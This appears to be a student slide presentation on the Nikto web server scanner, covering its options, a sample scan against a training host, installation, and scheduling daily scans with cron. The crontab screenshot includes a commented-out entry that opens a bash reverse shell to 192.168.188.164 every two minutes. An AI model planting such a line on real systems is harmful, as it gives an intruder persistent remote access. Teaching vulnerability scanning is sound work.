Nikto

WEB SERVER SCANNER

Presentation by: Eric Boecker, Jordan Heller, Joel Anglin, Jazmarie Hyder

What is Nikto?

- Also known as “Nikto2”, is an open source (GPL) web server scanner/analyzer which can perform vulnerability scans against web servers
- Scans for potentially dangerous files, outdated versions of servers, and version specific problems on servers
- Can be used to run automated scans of web servers and applications checking for additional vulnerabilities such as: the presence of multiple index files, HTTP server options, and identify installed web servers/software

Nikto’s Key Features

- Free-to-use and frequently updated
- Available on many operating systems such as: Linux, RedHat, MacOSX, Debian, Ubuntu, Solaris, etc
- Scans up to 6700+ known vulnerabilities
- SSL certificate scanning
- Supports multiple ports
- Ability to scan through a proxy along with HTTP authentication
- Guess credentials for authorization (including many default username/password combinations)
- Can export to Metasploit

Scanning

There are multiple syntaxes to run the scan against the web server

The quickest way is


- nikto –h $example.com

You can use multiple different plugins

Basic options:

- -o, -h, -port, -ssl
- -Format msf+


Common Commands to know for Nikto



```
 -config+            Use this config file
 -Display+           Turn on/off display outputs
 -dbcheck            check database and other key files for syntax errors
 -Format+            save file (-o) format
 -Help               Extended help information
 -host+              target host
 -id+                Host authentication to use, format is id:pass or id:pass:realm
 -list-plugins       List all available plugins
 -output+            Write output to this file
 -nossl              Disables using SSL
 -no404              Disables 404 checks
 -Plugins+           List of plugins to run (default: ALL)
 -port+              Port to use (default 80)
 -root+              Prepend root value to all requests, format is /directory
 -ssl                Force ssl mode on port
 -Tuning+            Scan tuning
 -timeout+           Timeout for requests (default 10 seconds)
 -update             Update databases and plugins from CIRT.net
 -Version            Print plugin and database versions
 -vhost+             Virtual host (for Host header)
          + requires a value

  Note: This is the short help output. Use -H for full help text.
```


Scan Search examples



```
root@UbuntuDesktop:/home/sysadmin# nikto -h 149.56.244.87 -p 80 -o results.txt
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          149.56.244.87
+ Target Hostname:    www.megacorpone.com
+ Target Port:        80
+ Start Time:         2023-03-20 22:09:59 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x390b 0x596aedca79780
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ File/dir '/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Retrieved x-powered-by header: PHP/7.3.31-1~deb10u3
+ File/dir '/nanites.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2023-03-20 22:17:57 (GMT-4) (478 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
You have new mail in /var/mail/root
root@UbuntuDesktop:/home/sysadmin# nikto -h 149.56.244.87 -p 80 -o /home/sysadmin/Desktop/
```


Installing Nikto

Nikto does not come pre-installed on operating systems by default, therefore the command to install Nikto is as follows:



```
sysadmin@UbuntuDesktop:~$ sudo su
[sudo] password for sysadmin:
root@UbuntuDesktop:/home/sysadmin# apt install nikto
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required
  fonts-liberation2 fonts-opensymbol gir1.2-dbusmenu-glib-0.4 gir1.2-dee-1.0
  gir1.2-geocodeglib-1.0 gir1.2-gst-plugins-base-1.0 gir1.2-gstreamer-1.0
  gir1.2-gudev-1.0 gir1.2-udisks-2.0 gir1.2-unity-5.0 grilo-plugins-0.3-base
  gstreamer1.0-gtk3 libboost-date-time1.65.1 libboost-locale1.65.1
  libcdr-0.1-1 libclucene-contribs1v5 libclucene-core1v5 libcmis-0.5-5v5
  libcolamd2 libdazzle-1.0-0 libe-book-0.1-1 libedataserverui-1.2-2 libeot0
  libepubgen-0.1-1 libetonyek-0.1-1 libevent-2.1-6 libexiv2-14
  libfreerdp-client2-2 libfreerdp2-2 libgee-0.8-2 libgexiv2-2 libgom-1.0-0
  libgpgmepp6 libgpod-common libgpod4 liblangtag-common liblangtag1
  liblirc-client0 libmediaart-2.0-0 libmspub-0.1-1 libodfgen-0.1-1
  libqqwing2v5 libraw16 librevenge-0.0-0 libsgutils2-2 libssh-4
  libsuitesparseconfig5 libvncclient1 libwinpr2-2 libxmlsec1 libxmlsec1-nss
  lp-solve media-player-info python3-debconf python3-debian python3-mako
  python3-markupsafe syslinux syslinux-common syslinux-legacy
  update-notifier-common usb-creator-common
Use 'sudo apt autoremove' to remove them.
```

Understanding how to use Nikto simply run this command:




```
sysadmin@UbuntuDesktop:~$ nikto -help
Unknown option: help

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.
```

Using nikto basic scan-



Activities
Terminal
Tue 20:09
sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help


```
sysadmin@UbuntuDesktop:~$ nikto -h
Option host requires an argument

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
               + requires a value

        Note: This is the short help output. Use -H for full help text.

sysadmin@UbuntuDesktop:~$ nikto -h 149.56.244.87
```

Building an automated schedule to scan daily-



Activities
Terminal
Wed 01:33
root@UbuntuDesktop: /home/sysadmin
File Edit View Search Terminal Help

```
  GNU nano 2.9.3                          /tmp/crontab.ZgBLNm/crontab

#Ansible: Connect to IP
#*/2 * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.188.164/888 0>&1'
#Ansible: back up jane's documents
#*/2 * * * * cd /home/jane/Documents/ExploitTar && tar cf ../jane_docs_backup.tar *
#Ansible: Existentially useless cron
#*/2 * * * * touch /tmp/pointlessfile
#Ansible: check for rootkits
#@daily bash /opt/chkrootkit/chkrootkit-0.53/chkrootkit


#Nikto Vuln Scan
#mm hh dd DOM DOW <command>
43 11 21 3 * /bin/sh /home/sysadmin/Desktop/nikto.sh









                                            [ Read 13 lines ]
^G Get Help      ^O Write Out     ^W Where Is      ^K Cut Text      ^J Justify       ^C Cur Pos
^X Exit          ^R Read File     ^\ Replace       ^U Uncut Text    ^T To Spell      ^_ Go To Line
```

Building an automated scheduling system to run this scan daily

(escalate privileges)

- Sudo su

(accessing crontab)

- Crontab -e

(inside crontab file)

- 30 6 * * * /bin/sh /home/user/Desktop/nikto.sh

(go to desktop directory)

- nano nikto.sh

(inside nikto.sh file)

- Ex. Nikto -h <IP address> -o <name>.html -F html
- nikto -h 149.56.244.87 -o /home/sysadmin/Desktop/Vuln_schedule.html -F html
- nikto -h 149.56.244.87 -o /home/sysadmin/Desktop/Vuln_schedule.txt -F txt

(making the script executable)

- Chmod u+x nikto.sh

Benefits of Using Nikto

- Performs over 6700 different tests against a website including SQL injection, Cross-site scripting and Cross-site request forgery
- Used to scan Virtual Hosts as well as Websites and Web Servers as well
- Is great because it is open sourced and it is often being updated in the GitHub repository
- Has many ways built in to evade most security measures
- Can directly output results into a file, and even directly to metasploit
- Used by a large number of PenTesters

Negatives of Using Nikto

- The Scan can take a long time due to all of the different tests.
- The Scans are typically very noisy and easy to detect
- Many false positives can be found, though they are generally pretty easy to determine
- A major problem is that it doesn’t have any form of support
- No GUI options, so can only be run using linux or unix-like options
- You need to purchase a vulnerability list

In Conclusion